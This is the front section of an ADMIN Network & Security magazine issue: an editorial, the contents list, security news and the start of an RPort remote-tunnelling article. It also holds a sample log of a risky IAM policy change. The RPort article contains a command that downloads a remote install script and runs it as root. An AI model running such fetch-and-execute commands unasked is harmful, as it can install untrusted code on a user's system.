

FREE
DVD

PS Crescendo

Automation

ADMIN
Network & Security



ADMIN

Network & Security

ISSUE 68

Automation in the Enterprise

RPort

Manage and automate remote devices

PowerShell Crescendo

From Linux shell commands
to PS cmdlets

Cloud Automation with
open source tools

3 ways to automate
network hardware

Linux
Servers
for SMBs

VoIP PBX High Availability

Kaboxer

Package applications
in Docker containers

Locust

Load testing
for resilience

Footloose

Containers that
look like VMs

IAM security
misconfigurations

LINUX NEW MEDIA
The Pulse of Open Source

WWW.ADMIN-MAGAZINE.COM



PEARL Edition

TUXEDO InfinityBook S 14



Intel Core i5-1135G7
Intel Iris Xe Graphics



1,1 kg light
16,8 mm thin



Metallic rosé special color
Trendy & exclusive



73 Wh battery
and Low Power display



100%
Linux

5

Year
Warranty



Lifetime
Support



Built in
Germany



German
Privacy



Local
Support

TUXEDO **18th**
COMPUTERS ANNIVERSARY

tuxedocomputers.com

Linux Distro Freedom

Freedom of choice is what you got. Freedom from choice is what you want. – Devo

Just about every week that I read articles on tech sites, I see at least one that touts the virtues of one Linux distribution over that of another. It's a strange thing to see in a way; this same thing doesn't happen with Windows or Mac because there's only one – no other choice is available. It reminds me of that old Devo song, "Freedom of Choice," the last chorus of which is shown above [1]. I believe no truer words have ever been spoken or sung, at least for the Linux community.

As Linux users, we do have a choice, but some of us spend an inordinate amount of time trying to convince everyone that there exists this one best distro. For Linux users, it's not as simple as selecting one distro and sticking with it through every possible scenario. Some distros have commercial support, which is essential for companies that use Linux as a server operating system. Some distros are 100 percent free software, and that appeals to a certain crowd. Other distros attempt to create a user-friendly environment for desktop users who want freedom, as well as freedom of choice.

Those who evangelize one distro above all others basically want to take away your freedom of choice, but choosing Linux means you've shunned a lack of choice. It's an interesting world we live in.

If I want no choice, I have two other choices. I want the freedom to say that today I'll use Fedora but tomorrow I want Ubuntu. That's the kind of fickle fan I am. Not only do I want the freedom to choose, but I also enjoy my freedom to choose according to the mood I'm in when I wake up. I create and destroy VMs as often as I change socks, which is pretty often, to be honest. If I were locked into a single distro, Linux wouldn't be as much fun. I couldn't experiment as much. I couldn't create my own custom distribution. I couldn't rile up one distro's fan base over another by poking a little fun at today's less-than-favorite distribution. Not that I would ever do that. <wink>

I might even go so far as to install Cygwin on Windows systems so that I can have the look and feel of a Linux command prompt and further enjoy my freedom. Sometimes, I even install an SSH daemon on Windows systems. Yes, you can install an SSH daemon on a Windows system, and you can SSH to and from it, work at the CMD prompt, run Windows commands, and run Linux commands. It's fun, it's useful, and it's a great exercise in freedom from vendor lock-in. After all, isn't that what Linux is all about – freedom from vendor lock-in? Well, yes, it's more than that, but freedom is a big part of it.

I don't want anyone to fence me in, lock me in, or tread on me when I'm enjoying my many Linux distro loves. My love is for Linux. Distro is somewhat of a distraction from what Linux is. When someone tells me, "Oh I only use Debian," or that "Red Hat Enterprise Linux is the only way to go," I try to see past the distro bias and instead feel proud that they're using Linux at all. What I'm saying here is that I chose Linux because it gives me the freedom to code, customize, hack, test, modify, lock down, open up, break, and even build my own distribution the way I want it. But the main thing is the freedom of choice without the noise. It's kind of like when David on Schitt's Creek [2] told Stevie that "I like the wine and not the label." It's the use of Linux that's ultimately the most important thing and not the logo, the hype, or the package system you use to install the software. We can have distro bias because we have the freedom to do so, but remember that your freedom ends where mine starts.

Ken Hess • ADMIN Senior Editor

Info

[1] Freedom of Choice:

[[https://en.wikipedia.org/wiki/Freedom_of_Choice_\(album\)](https://en.wikipedia.org/wiki/Freedom_of_Choice_(album))]

[2] Schitt's Creek: [<https://www.imdb.com/title/tt3526078/>]



ADMIN

Network & Security

Features


Automation in the enterprise extends to remote maintenance, cloud orchestration, and network hardware.

10 RPort

Support remote maintenance and automation locally through a tunnel, in the cloud, and from your home office.

14 Cloud Automation Tools

Automation in the cloud does not require expensive new acquisitions when orchestration tools already in use can automate management and orchestrate cloud workloads.



20 Configuring Complex Environments

Get started with YAML and the YAML parser yq.



22 Automating Network Hardware

We show you how to automate network devices in three ways.

Tools

Save time and simplify your workday with these useful tools for real-world systems administration.


28 Flutter

Program from one source to many operating system platforms.



34 Linux Servers for SMBs

Specialized Linux distros for SMBs promise economical and easy management of server applications and entire IT infrastructures: ClearOS, NethServer, Zentyal, and Univention Corporate Server.



40 Lustre

This open source distributed, parallel filesystem scales to HPC environments.

Service

3 Welcome

6 On the DVD

97 Back Issues

98 Call for Papers

Containers and Virtualization


Virtual environments are becoming faster, more secure, and easier to set up and use. Check out these tools.

46 Footloose

Keep your test-driven development and testing environments pristine with Footloose containers that look like VMs.

51 Federated Kubernetes

When hardware is at full capacity, KubeFed takes the pain out of adding clusters.



55 VoIP High Availability

Maximize telephony uptime by clustering Asterisk or FreeSWITCH PBXs together.

60 Kaboxer

Package applications that are otherwise missing from distribution package sources.

News

Find out about the latest plays and toys in the world of information technology.

8 News

- AlmaLinux 8.5 now available for PowerPC hardware
- Decades-old Linux backdoor has been discovered
- Linux in the cloud being targeted by ransomware
- Intel Releases microcode to provide important security fixes



- 22 Automating Network Hardware**
Automate devices with the manufacturers' software, Cumulus Linux, or the Ansible automation platform.



- 63 IAM Security Misconfigurations**
Avoid three IAM security misconfigurations: allowing new policy versions, modified role trust policies, and EC2 instances with role passing.




Security

Use these powerful security tools to protect your network and keep intruders in the cold.


- 63 IAM Security Misconfigurations**
Detect, correct, and avoid three IAM security holes.

```
{
  "eventVersion": "1.08",
  "userIdentity": {
    "type": "IAMUser",
    "principalId": "AIDAJPVESINS3KID866",
    "arn": "arn:aws:iam::111111111111:user/operator",
    "accountId": "111111111111",
    "accessKeyId": "AKIAI44QH8DHBVS7G",
    "userName": "operator"
  },
  "eventTime": "2021-10-01T14:51:32Z",
  "eventSource": "iam.amazonaws.com",
  "eventName": "UpdateAssumeRolePolicy",
  "awsRegion": "us-east-1",
  "errorCode": null,
  "errorMessage": null,
  "requestId": null,
  "detail": {
    "policyName": "AssumeRolePolicy",
    "policyType": "AssumeRolePolicy",
    "policyDocument": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Effect": "Allow",
          "Action": "sts:AssumeRole",
          "Resource": "arn:aws:iam::111111111111:role/*"
        }
      ]
    }
  }
}
```

- 72 Locust**
This load test tool assesses the resilience of your infrastructure to help you determine whether it can withstand a flood of requests.



- 74 Blocky**
Secure DNS queries and DNS filtering on corporate networks.



Management

Use these practical apps to extend, simplify, and automate routine admin tasks.

- 76 Cisco ISE**
The Identity Services Engine offers a scalable approach to network access control for a variety of devices.




- 82 Helm**
An in-depth look at the Kubernetes package manager.

Nuts and Bolts

Timely tutorials on fundamental techniques for systems administrators.


- 87 What Is IOPS?**
We discuss and explain what an IOPS is and how to measure it.



- 91 PowerShell Crescendo**
Convert Linux shell commands into PowerShell cmdlets and modules.



- New module streams
- New and improved security profiles
- Two new repositories
- Updated components



See p 6 for details




AlmaLinux 8.5 (install)

On the DVD

The Linux distro in this issue is a minimal self-containing DVD image for offline installation. The AlmaLinux operating system is a production-grade open source, free, community enterprise Linux distribution with a focus on long-term stability. The operating system is 1:1 binary-compatible with RHEL and pre-Stream CentOS and “fills the gap left by the discontinuation of the CentOS Linux stable release” [1]. AlmaLinux is supported by CloudLinux Inc. and others. The new release [2] includes:

- New module streams
- New and improved security profiles
- Two new repositories
- Updated components



DEFECTIVE DVD?

Defective discs will be replaced, email: cs@admin-magazine.com

While this *ADMIN* magazine disc has been tested and is to the best of our knowledge free of malicious software and defects, *ADMIN* magazine cannot be held responsible and is not liable for any disruption, loss, or damage to data and computer systems related to the use of this disc.

Resources

[1] AlmaLinux: [\[https://almalinux.org\]](https://almalinux.org)

[2] Release notes: [\[https://wiki.almalinux.org/release-notes/8.5.html\]](https://wiki.almalinux.org/release-notes/8.5.html)

JOIN US AT CLOUD EXPO EUROPE



**CLOUD EXPO
EUROPE**

11. – 12. May 2022 Messe Frankfurt
www.cloudexpoeurope.de

Meet | Back | Better

#NurMitEuch

CO-LOCATED WITH



**BIG DATA
& AI WORLD**



BARC



**DATA CENTRE
WORLD**



News for Admins

Tech News

AlmaLinux 8.5 Now Available For PowerPC Hardware

Both PowerPC and IBM Power Systems hardware can now enjoy that fresh feeling brought about by the drop-in CentOS replacement, AlmaLinux. This support for 64-bit PowerPC architecture includes the release of binary and source RPMs, container images, and cloud images. According to Jack Aboutboul, community manager for AlmaLinux, “We’re looking beyond just the base operating system, in providing containers and cloud images as well, since those are of extreme importance and utility to our users.” Aboutboul continues, “We’re currently working to deliver support for S/390 as well for eventual full parity with RHEL. The community shouldn’t settle for anything less.”

This is a fully stable release (as the beta was made available back in January), and there are currently three different versions available:

- AlmaLinux-8.5-ppc64le-boot.iso – a single network installation CD image that downloads packages over the Internet
- AlmaLinux-8.5-ppc64le-minimal.iso – a minimal self-containing DVD image that makes possible offline installation
- AlmaLinux-8.5-ppc64le-dvd.iso – a full installation DVD image containing almost all AlmaLinux packages

To download the version you want, open a terminal window and issue the command `wget https://repo.almaLinux.org/almaLinux/8.5/isos/ppc64le/VERSION` where VERSION is the name of your desired release from the list above (or download the versions directly from <https://repo.almaLinux.org/almaLinux/8.5/isos/ppc64le/>).

Find out more about this new AlmaLinux release in the release notes (<https://wiki.almaLinux.org/release-notes/8.5-ppc.html#providing-feedback-and-getting-help>).



CC BY-SA 4.0



Get the latest
IT and HPC news
in your inbox

Subscribe free to
ADMIN Update
and **HPC Update**
bit.ly/HPC-ADMIN-Update

A Decades-Old Linux Backdoor Has Been Discovered

Back in 2013, during a forensic investigation, the Advanced Cyber Security Research team from Pangu Lab discovered a rather elusive piece of malware. Between 2016 and 2017, the hacker collective, The Shadow Brokers (TSB), leaked a large amount of data that was allegedly stolen from the Equation Group (with links to the NSA) that contained a number of hacking tools and exploits. Around the same time, TSB leaked another data dump that contained a list of servers that had been hacked by the Equation Group.

Lead Image © vlastas, 123RF.com

According to the Advanced Cyber Security Research team, Bvp47 was used to target the telecom, military, higher-education, economic, and science sectors and hit more than 287 organizations in 47 countries. These attacks lasted over a decade as the malicious code was created so that the hackers could retain long-term control over an infected device. And because the attack used zero-day vulnerabilities, there was no defense against it.

The Penguin Lab operation was code-named "Operation Telescreen" and the end result of the operation discovered that this backdoor requires a check code bound to the host in order to function normally. They also determined Bvp47 to be a top-tier advanced persistent threat (APT) backdoor.

As far as whether or not Bvp47 is still in use today, there is no indication that is the case. But given the nature of the exploit, it wouldn't come as a shock to any research lab to discover those leaked tools had been used to cobble together even more dangerous malware.

Read the Pangu Lab report (https://www.pangulab.cn/en/post/the_bvp47_a_top-tier_back-door_of_us_nsa_equation_group/) to find out more.

Linux in the Cloud Being Targeted by Ransomware

VMware has made a report available that not only indicates a dramatic rise in Linux host images being targeted in the cloud but that 89 percent of cryptojacking attacks use XMRig-related libraries and more than 50 percent of Cobalt Strike (<https://www.cobaltstrike.com/>, a commercial adversary simulation software) users may be cybercriminals (or are using Cobalt Strike with malicious intent).

In this report, Giovanni Vigna, senior director of threat intelligence at VMware, said, "Cybercriminals are dramatically expanding their scope and adding malware that targets Linux-based operating systems to their attack toolkit in order to maximize their impact with as little effort as possible." Vigna added, "Rather than infecting an endpoint and then navigating to a higher value target, cybercriminals have discovered that compromising a single server can deliver the massive payoff and access they're looking for."

Because Linux deployments have skyrocketed (between containers and virtual machines), these types of attacks are only going to increase exponentially. The report also points out that with the continued rise of cloud dependency, these breaches within organizations can have devastating results. This is especially so since (according to the report) these attacks are often "combined with data exfiltration, implementing a double-extortion scheme that improves the odds of success."

Make sure to download and read the full VMware report, "Threat Report: Exposing Malware in Linux-Based Multi-Cloud Environments" (<https://www.vmware.com/resources/security/exposing-malware-in-multi-cloud.html>).

Intel Releases Microcode to Provide Important Security Fixes

The latest Patch Tuesday from The Intel Product Security Center Advisories (<https://www.intel.com/content/www/us/en/security-center/default.html>) includes a long list of updates that range from Trace Analyzer and Collector Advisory to Chipset Firmware Advisory. It's a sizable list of patches, but it isn't the only release the company has made available. On the official Intel GitHub site, you'll also find microcode-20220207 (<https://github.com/intel/Intel-Linux-Processor-Microcode-Data-Files/releases/tag/microcode-20220207>), which updates a vast number of platforms, from 4th Gen X series all the way to 11th Gen Mobile CPUs.

Of all of these patches, there are two that are listed as high on the Common Vulnerability Scoring System (CVSS). The first is Intel SA-00528, which only affects lower-end Pentium and Atom CPUs. The second is INTEL-SA-00632, which is an escalation of privilege, denial of service information, and information disclosure vulnerability. SA-00632 affects Quartus Prime Pro edition before version 21.3 and Quartus Prime Standard edition before version 21.1.

Another patch, Intel SA-00532 (<https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00532.html>), labeled as a medium threat, is much more widespread and could lead to denial of service due to insufficient control flow management. This vulnerability affects numerous products ranging from 6th Gen to 10th Gen Core CPUs and a number of Xeon processors.

Some Intel-based systems have begun shipping (since Jan 2022) with the new microcode for both Intel Core and Xeon processors.

Remote maintenance and automation with RPort

Light at the End of the Tunnel

Firewalls and network address translation often stand in the way of access to remote systems, but the free RPort software works around these obstacles and supports remote maintenance through a tunnel locally, in the cloud, and from your home office. *By Thorsten Kramm*

The days when all servers and employee PCs were located on a common subnet are long gone. IT infrastructure has spread across various locations, service providers, and networks. Even devices in coworkers' home offices often fall under the aegis of system administrators. Keeping track of a growing number of servers and devices is a problem for many IT departments: Which team is responsible for which systems? Where are the systems located? How can remote access be achieved quickly?

Remote access does not usually mean an admin entering the IP address of the remote system on the remote desktop or secure shell (SSH) client and logging in. Firewalls and routers only allow this in rare cases. Jump hosts, SSH chains, or virtual private networks (VPNs) are common technologies for accessing systems behind firewalls. However, this means considerable overhead with VPNs, and jump hosts need to be meticulously documented by system administrators because coworkers need to be able

to identify the jump host they need to use for a specific system. Additionally, jump hosts have a certain amount of administrative overhead for user accounts.

RPort with a New Approach

RPort [1] aims to solve this remote access problem. The open source software updates the inventory independently, integrating access to all systems by SSH or remote desktop. In the centralized, web-based dashboard, the inventory shows all systems with the RPort client. You can find internal and external IP addresses, their locations, and many other details.

The client keeps this information up to date at all times. Tags and an encrypted key-value store can be used to expand the system information. If you manage many systems with RPort, the software supports the use of groups for sorting purposes, and you can connect to machines on the dashboard at the press of a button and execute commands and scripts,

which are optionally stored in a library for reuse.

Fast Server Installation

To install the RPort server, the developers recommend a small virtual machine (VM) in the cloud. If the RPort server is accessible over the public Internet, you can include servers on different networks and at different locations. However, installation on a private network is also possible. A VM with Debian 10 (Buster) or 11 (Bullseye) and 1GB of RAM is all you need for the RPort server. The costs amount to \$3-\$7 per month, depending on the cloud provider. For an RPort server in Azure, Amazon Elastic Compute Cloud (AWS EC2), or Google Compute, you have to pay attention to the correct firewall settings when creating the VM. In addition to SSH port 22, you need to allow TCP ports 80 and 443 for the web server and the TCP port range 20000 to 30000 on the firewall. With cloud providers (e.g., Hetzner, Scaleway, DigitalOcean), firewalls are optional, and new VMs have no restrictions. To create inexpensive, small systems in Azure, setting the filters to *0-2GB RAM* and *1-2 CPUs* would get you to the B1s or B1ls (Linux only) series. The B1ls

Photo by Claudia Soraya on Unsplash

series is fine for up to 100 systems managed with RPort.

After the VM becomes available, you will want to update with

```
sudo apt-get update &&
sudo apt-get dist-upgrade
```

and reboot. After the reboot, switch to the root account and run the RPort cloud installer:

```
sudo -i
curl -o rport-install.sh
https://get.rport.io &&
sh ./rport-install.sh
```

If running a script with root privileges is too scary, you can run the steps grouped in the script manually. You need to specify an email address with two-factor authentication to ensure maximum security from the start. The email addresses are only stored in the local database and are not transferred.

The installation script downloads RPort from GitHub and creates a user and the required configuration files. It also creates a random fully qualified domain name (FQDN) in the *.users.rport.io subdomain. You need this to generate valid SSL certificates with Let's Encrypt. To use your own hostname after

initial testing, see the RPort help pages for instructions [2].

After the installation script has run, you will receive a URL and a randomly generated initial password. Open this URL in your browser and log in. After you receive the two-factor token by email, the RPort server is ready for use.

Rolling Out an RPort Client

For remote access to servers behind routers and firewalls to work, you need to install the RPort client on each system. It establishes the connection from the inside out, which means you don't have to set up these connections specifically on your firewalls; the RPort client uses the HTTP protocol and port 80 for first contact. An HTTP proxy server is another option. Once the connection has been opened, an SSH session wrapped in HTTP is created.

The client installation is done quickly. On the web interface, click on the gear icon top right and then press *Client Access*. Clicking on *Install Client* will show you two scripts with a randomly generated pairing code that is valid for 10 minutes. When you copy the script to the clipboard and run it in PowerShell or

a Linux console, the client connects directly to your server.

The pairing service only generates and transfers the client configuration and does not intervene in the data connection, which is established directly between the client and the server. You can also download the client installation scripts and distribute them from a file server or USB stick.

After clicking on the refresh button in the top left corner, new clients appear immediately in the inventory. If clients do not have direct access to the Internet, you can enter an HTTP proxy in the rport.conf client configuration file. An example is included in the file.

Tunnel Instead of VPN

The wish to access SSH port 22 or remote desktop port 3389 quickly and easily on a network with no direct connection is typically prevented by network address translation (NAT). But NAT is not a problem for RPort; thanks to its tunneling capabilities, any TCP port on the target system and neighboring systems can be accessed, and the tunnels are only active for as long as they are needed, which saves resources.




Figure 1: With the RPort dashboard in the background, the software shows an SSH connection through an RPort tunnel.

Select a client in the inventory on the left and click the *Add Tunnel* button. Depending on the operating system, an SSH or an RDP tunnel is preselected (Figure 1). The tunnel is protected with an IP address lock and your current public IP address is pre-filled. A click on *Add Tunnel* to set up the tunnel takes only a fraction of a second. The tunnel ends on a random




Figure 2: If a remote desktop connection through an RPort tunnel is active, access to your remote systems is working.

